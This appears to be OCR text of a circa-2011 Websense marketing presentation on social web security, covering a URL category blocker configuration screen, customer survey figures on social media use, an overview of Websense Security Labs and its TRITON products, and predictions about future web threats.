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
Q: What percentage of “buzz” keyword search yields malicious content?



Social Web Controls

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
Social Web Control, n.

"Allow organizations to control and monitor user behavior on popular web domains."



Defensio

websense

URL Category Blocker

Using this feature, you can block content that contains links to websites categorized within certain categories. For more details, see Websense's URL categories. Please select which categories you want blocked.

Security

select all none

- [x] Hacking
- [x] Proxy avoidance
- [x] Bot networks
- [x] Keyloggers
- [x] Malicious websites
- [x] Phishing and fraud
- [x] Potentially unwanted / adware
- [x] Spyware

Legal Liabilities

select all none

- [x] Adult material
- [x] Gambling
- [x] Illegal / Questionable
- [x] Racism and hate
- [x] Sex
- [x] Tasteless

Extended Protection & Reputation

select all none

- [x] Potentially damaging content
- [x] Elevated exposure
- [x] Emerging exploits

- [x] **Enable URL Category Blocker**

Profanity Filter

Defensio comes with a default set of profanity words that it can filter out from the content posted to your website. You can specify additional words to be filtered here. Each word should be separated by a **space.**

2011 Survey Results

TRITON™

- Web security
- Email security
- Data security

Websense Customer Survey

websense

If access to Social Web is blocked, what are the reasons to restrict browsing to these sites?

1. Productivity Improvement = 58% (42)
2. Web Security = 46% (46%)
3. Data Leakage Prevention = 34% (31%)

This may get personal…

- 100% of their organizations have a Facebook presence
- Their collective #1 Facebook activity (by request): Web Chat
- Their collective #1 Facebook activity (by time): Games
- Over 50% of their organizations directly link to the Social Web from their home page
- More than one-third of all Facebook and Twitter access in their organizations come from mobile phones (up 225% from a year ago)
- More than 75% of all YouTube accesses in their organizations are for Entertainment content

- 100% of them have malicious/spam web visits from the Social Web

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Websense Security Labs – our approach

TRITON™

- Web security
- Email security
- Data security

Never Stop Innovating

websense®

Dedicated global security research team with expertise in analysing advanced threats, modern APT malware, and Trojan kits.

Advanced Classification Engine that combines several analytics together to classify the most complex known and unknown attacks.

Triton Architecture to enforce, manage, and report on modern threats regardless of location. Delivered in the cloud, in software, or an appliance.

Websense Security Labs Overview

- Global Team of over 100 Security Experts & Dedicated Security Researchers
  - Web Security Research
  - Content Classification
  - Data Leakage Research
  - Email Threat Research


- Expertise in the following key areas:
  - Advanced algorithms and machine learning
  - Automated heuristics analysis
  - Reverse engineering
  - JavaScript Deobfuscation
  - Vulnerability and Exploit Analysis
  - Traditional Honeypot systems
  - Next generation HoneyClient/Honeypots

- Member of multiple security organizations, including the APWG, Cloud Security Alliance, and a frequent first to discover new threats

- Advanced automated data correlation to support 3 global Security Operation Centers 24x7 analyzing over a billion pieces of content daily

Threatseeker


websense



Technology strategy

- ACE allows us to protect customers where others do not
- Outbound content scanning is critical
- Each analytic designed specifically for data set
- One analytic can trigger on its own or multiple engines can participate in voting algorithm

Websense TRITON Architecture



Websense Addresses Modern Security Needs Driven By APTs, Clouds, Mobility and the Social Web

websense®

Advanced Persistent Threats & Modern Malware

Content Centric Security

Cloud Computing

Mobility

Data Loss & Theft

Compliance

Social Web


Never Stop Innovating

websense®

websense® SECURITY LABS

websense® ACE ADVANCED CLASSIFICATION ENGINE

websense® TRITON™



The Future

websense®

- More attacks on less sites
- Social networking sites will be the primary target
- More blended attacks: Rogue AV with SEO Poisoning targeting data
- The dynamic web will pose more data threats due to bad business practices
- Botnets will continue to be leased for maximum financial gain
- Hackers will follow the pace of the Web and calendar events
- Old Vulnerabilities: Adobe Reader and Windows Explorer, Java

How to find out more...

websense

- Websense Security Labs Blogs and Alerts

  http://community.websense.com/blogs/securitylabs/

- @websenselabs

  http://twitter.com/websenselabs

- Carl Leonard

  http://twitter.com/carlLsecurity